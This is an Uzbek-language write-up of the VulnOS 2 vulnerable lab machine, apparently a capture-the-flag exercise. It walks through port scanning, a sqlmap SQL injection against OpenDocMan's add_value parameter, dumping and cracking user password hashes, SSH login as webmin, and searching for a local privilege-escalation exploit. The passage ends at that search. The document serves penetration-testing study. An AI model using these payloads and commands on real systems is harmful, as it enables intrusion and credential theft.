


VulnOS 2 — writeup


A screenshot of a terminal window with a dark blue background. The terminal shows the execution of an Nmap scan. The command entered is `nmap -p- 192.168.56.104 --min-rate=5000`. The output indicates that the host is up and lists three open ports: 22/tcp (ssh), 80/tcp (http), and 6667/tcp (irc). The scan was completed in 1.63 seconds. The terminal window has a title bar with standard Linux window controls and a system tray at the top right showing the time as 20:24.

```
(saidislom@kali)-[~]
$ nmap -p- 192.168.56.104 --min-rate=5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-15 20:24 +0500
Nmap scan report for 192.168.56.104
Host is up (0.00016s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
6667/tcp  open  irc
MAC Address: 08:00:27:57:4F:AA (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds

(saidislom@kali)-[~]
$ |
```


Nishon IP-manzili (`192.168.56.104`) bo'yicha to'liq TCP portlar skanerlandi (`nmap -p- 192.168.56.104 --min-rate=5000`). Tizimda 22-portda OpenSSH, 80-portda HTTP hamda 6667-portda IRC xizmatlari ochiq ekani aniqlandi.




Brauzer orqali nishon veb-sayti (<http://192.168.56.104/jabc/>) ochildi va **JABC (Just Another Bioware Company)** bosh sahifasi ko'zdan kechirildi.




Sayt menyusidagi hujjatlar bo'limiga (</jabc/?q=node/7>) o'tildi va u yerda ichki hujjatlar tizimi — **JABC-DOCS** ga olib boruvchi havola mavjudligi aniqlandi.




Aniqlangan havola orqali `/jabcd0cs/` katalogiga o'tildi va u yerda **OpenDocMan v1.2.7** hujjat aylanish tizimining kirish sahifasi joylashgani ma'lum bo'ldi.




Tizimga kirish uchun yangi hisob ro'yxatdan o'tkazish (**Sign-up**) sahifasiga o'tildi va talab qilingan profil ma'lumotlari kiritildi.




Ro'yxatdan o'tish muvaffaqiyatli yakunlandi va tizim tomonidan tasodifiy generatsiya qilingan vaqtinchalik parol taqdim etildi.



Olingan login va parol yordamida OpenDocMan tizimining kirish (Login) formasiga ma'lumotlar kiritilib, autentifikatsiyadan o'tildi.



Tizimga **test** foydalanuvchisi sifatida kirildi va mavjud hujjatlar ro'yxati ko'rib chiqildi. Hujjatlar muallifi sifatida **webmin** foydalanuvchisi ko'rindi.



Aniqlangan **OpenDocMan v1.2.7** dasturiy ta'minoti versiyasi bo'yicha xavfsizlik zaifliklari qidirildi va unda SQL Injection hamda kirishni boshqarish kamchiliklari borligi aniqlandi.


```

Payload: q=l&add_value=odm_user WHERE 7391=7391 AND (SELECT 2018 FROM (SELECT(!SLEEP(5)))rncw)-- BsVK
---
[21:07:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[21:07:34] [INFO] fetching database names
[21:07:34] [INFO] fetching number of databases
[21:07:34] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[21:07:34] [INFO] retrieved: 6
[21:07:34] [INFO] retrieved: information_schema
[21:07:37] [INFO] retrieved: drupal7
[21:07:38] [INFO] retrieved: jabcd0cs
[21:07:40] [INFO] retrieved: mysql
[21:07:40] [INFO] retrieved: performance_schema
[21:07:43] [INFO] retrieved: phpmyadmin
available databases [6]:
[*] drupal7
[*] information_schema
[*] jabcd0cs
[*] mysql
[*] performance_schema
[*] phpmyadmin

[21:07:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.104'

[*] ending @ 21:07:44 /2026-09-15/

(saidislom@kali)-[~]
$ |

```

So'rovlar natijasida `add_value` parametri orqali SQL Injection muvaffaqiyatli tasdiqlandi. Tizimda MySQL ma'lumotlar bazasi va Ubuntu operatsion tizimi ishlayotgani belgilandi.

```
[*] performance_schema
[*] phpmyadmin

[21:07:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.104'

[*] ending @ 21:07:44 /2026-09-15/

(saidislom@kali)~$ sqlmap -u "http://192.168.56.104/jabcdn0cs/ajax_udf.php?q=1&add_value=odm_user" --batch -D jabcd0cs --dump --risk=3 --level=5

{1.10.8#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:08:54 /2026-09-15/

[21:08:55] [INFO] resuming back-end DBMS 'mysql'
[21:08:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: add value (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
```

Aniqlangan `jabcd0cs` ma'lumotlar bazasidagi jadvallar va ularning tarkibini to'liq yuklab olish (dump) jarayoni ishga tushirildi.


```
sqlmap -u "http://192.168.56.104/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --batch -D jabcd0cs --dump --risk=3 --level=5

[21:16:56] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[21:16:56] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[21:16:56] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:16:56] [INFO] starting 12 processes

16:59 [INFO] cracked password 'guest' for user 'guest'
17:00 [INFO] cracked password 'guest' for user 'guest'

base: jabcd0cs
Table: odm_user
[3 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| id | Email | phone | password | username | last_name | department | fir |
| st_name | pw_reset_code | | | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | webmin@example.com | 5555551212 | b78aae356709f8c31118ea613980954b | webmin | min | 2 | web |
| | <blank> | | | | | | |
| 2 | guest@example.com | 555 5555555 | 084e0343a0486ff05530df6c705c8bb4 (guest) | guest | guest | 2 | gue |
| st | NULL | | | | | | |
| 3 | test@gmail.com | 7777777777 | 275d02b37f5f47a56ede5ab24604996a | test | test | 2 | tes |
| t | NULL | | | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

odm_user jadvalini yuklash davomida tizim foydalanuvchilari, jumladan webmin akkaunti va uning MD5 xesh paroli (b78aae356709f8c31118ea613980954b) qo'lga kiritildi.



Topilgan MD5 paroli xeshi onlayn lug'at (RockYou) orqali ochildi va webmin foydalanuvchisining asl paroli webmin1980 ekani aniqlandi.

```
(saidislom@kali)-[~]
$ ssh webmin@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ED25519 key fingerprint is: SHA256:7F00Y5C+W/hj0ShAjGy33uQvuMRPrSNk82jGy/wxnFY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.104' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
webmin@192.168.56.104's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Tue Sep 15 17:22:47 CEST 2026

System load: 0.0          Memory usage: 3%    Processes:    65
Usage of /:  5.7% of 29.91GB Swap usage:  0%    Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Wed May  4 10:41:07 2016
$ whoami
webmin
$
```

Aniqlangan hisob ma'lumotlari (**webmin:webmin1980**) orqali SSH (22-port) xizmatiga muvaffaqiyatli ulanildi va dastlabki boshqaruv qobig'i (foothold) olindi.

```
(saidislom@kali)-[~]
$ ssh webmin@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ED25519 key fingerprint is: SHA256:7F00Y5C+W/hj0ShAjGy33uQvuMRPrSNk82jGy/wxnFY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.104' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
webmin@192.168.56.104's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Tue Sep 15 17:22:47 CEST 2026

System load: 0.0          Memory usage: 3%    Processes:    65
Usage of /:  5.7% of 29.91GB Swap usage:  0%    Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Wed May  4 10:41:07 2016
$ whoami
webmin
$ uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 athlon i686 GNU/Linux
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.4 LTS
Release:        14.04
Codename:       trusty
$
```

Serverda lokal tahlil o'tkazildi: **uname -a** orqali Linux yadrosi **3.13.0-24-generic** hamda **lsb_release -a** orqali tizim **Ubuntu 14.04.4 LTS (trusty)** ekani aniqlandi.

```
(saidislom@kali)-[~]
$ searchsploit Ubuntu 14.04

-----
Exploit Title | Path
-----|-----
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation | linux/local/37088.c
